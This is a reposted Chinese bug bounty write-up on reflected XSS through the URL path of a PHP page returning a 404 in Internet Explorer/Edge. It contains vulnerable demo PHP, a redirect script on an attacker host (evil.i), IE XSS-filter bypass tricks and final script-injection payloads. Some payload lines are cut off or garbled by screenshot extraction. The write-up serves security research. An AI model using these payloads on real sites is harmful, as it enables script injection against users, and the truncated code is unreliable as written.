

bug bounty writeup - xss in url path

转载

dengzhasong7076 于 2018-10-08 22:13:00 发布 收藏

文章标签: php

原文地址: http://www.cnblogs.com/iamstudy/articles/bug_bounty_writeup_1_xss_in_url_path.html

版权

漏洞点: http://lemon.i/test/xss/13.php/i_am_xss_point/i_am_xss_point/

Demo Code:


```
<?php
header('HTTP/1.1 404 Not Found');
$path = trim($_SERVER['PATH_INFO'], "/");
$limit_pos = strrpos(trim($path, "/"), '/');
$action_name = substr($path, $limit_pos);
$controller_name = str_replace("/", "\\", substr($path, 0, $limit_pos));
echo "Action: " . $action_name . " has controller: \\" . $controller_name;
?>
```

1、404头的问题


如果404响应返回内容小于512字节，则使用IE自带的404页面

The screenshot shows a Microsoft Internet Explorer browser window displaying a 404 Not Found error page. The address bar shows the URL: <http://lemon.i/test/xss/13.php/aaaa/asdasd>. The main content area features a large blue circular icon with a white 'i' symbol. To its right, the text 'The webpage cannot be found' is displayed in a blue, sans-serif font. Below this, the status code 'HTTP 404' is shown. A horizontal line separates this from the troubleshooting section. Under the heading 'Most likely causes:', there are two bullet points: 'There might be a typing error in the address.' and 'If you clicked on a link, it may be out of date.' Another horizontal line follows. Under the heading 'What you can try:', there are four numbered steps: 1. 'Retype the address.', 2. 'Go back to the previous page.', 3. 'Go to and look for the information you want.', and 4. 'More information' (with a dropdown arrow icon).

所以添加多个字符即可显示出来内容




Action: bbb has controller:



2、url path问题 -> urlencode编码


浏览器下访问直接访问都会进行url编码，




但是在IE下，使用3xx跳转后可以绕过

```
<?php  
header("Location: \"http://".$_GET["host"]."/".urldecode($_GET["payload"])),true,302);
```

[http://evil.i/test/xss/12.php?host=lemon.i/test/xss/13.php&payload=<>aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa](http://evil.i/test/xss/12.php?host=lemon.i/test/xss/13.php&payload=<>aa)



但是可以看到ie filter限制了



3、 bypass IE filter

IE edge / 11下这样利用

```
<iframe onload="contentWindow[0].location='//vulnerabledoma.in/bypass/text?q=<script>alert(location)</script>'>
```

所以换到目标，则payload为如下：

```
<iframe src="http://evil.i/test/xss/12.php?host=lemon.i/test/xss/13.php&payload=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

Action:
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

Action:
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa;
has controller: \

File Edit Format
1 Action:
aa
aa
aa
aa
2 aaasrc=1%20onerror=alert(1)> has controller: \

但是又被一些坑点限制了：

无空格(会被url->%20)

无/(会被转换为\)

4、bypass限制

通过下面的payload可绕过

```
<svg><script>alert(document.domain)<b>
```

最终payload:

```
<iframe src="http://evil.i/test/xss/12.php?host=lemon.i/test/xss/13.php&payload=aaaaaaaaaaaaaaaaaaaaaa
```

Action:
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

Action:
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa;

Message from webpage X
lemon.i
OK

F12 DOM Explorer Console Debugger Network UI Responsiveness Profiler Me
0 1 1 1 X
HTML1300: Navigation occurred.
File: 12.html
HTML1527: DOCTYPE expected. Consider adding a valid HTML5 doctype: "<!DOCTYPE html>".
File: 12.html, line: 1, column: 1

Referer

Reflected XSS in the IE 11 / Edge
Browser's XSS Filter Bypass Cheat Sheet

转载于:https://www.cnblogs.com/iamstudy/articles/bug_bounty_writeup_1_xss_in_url_path.html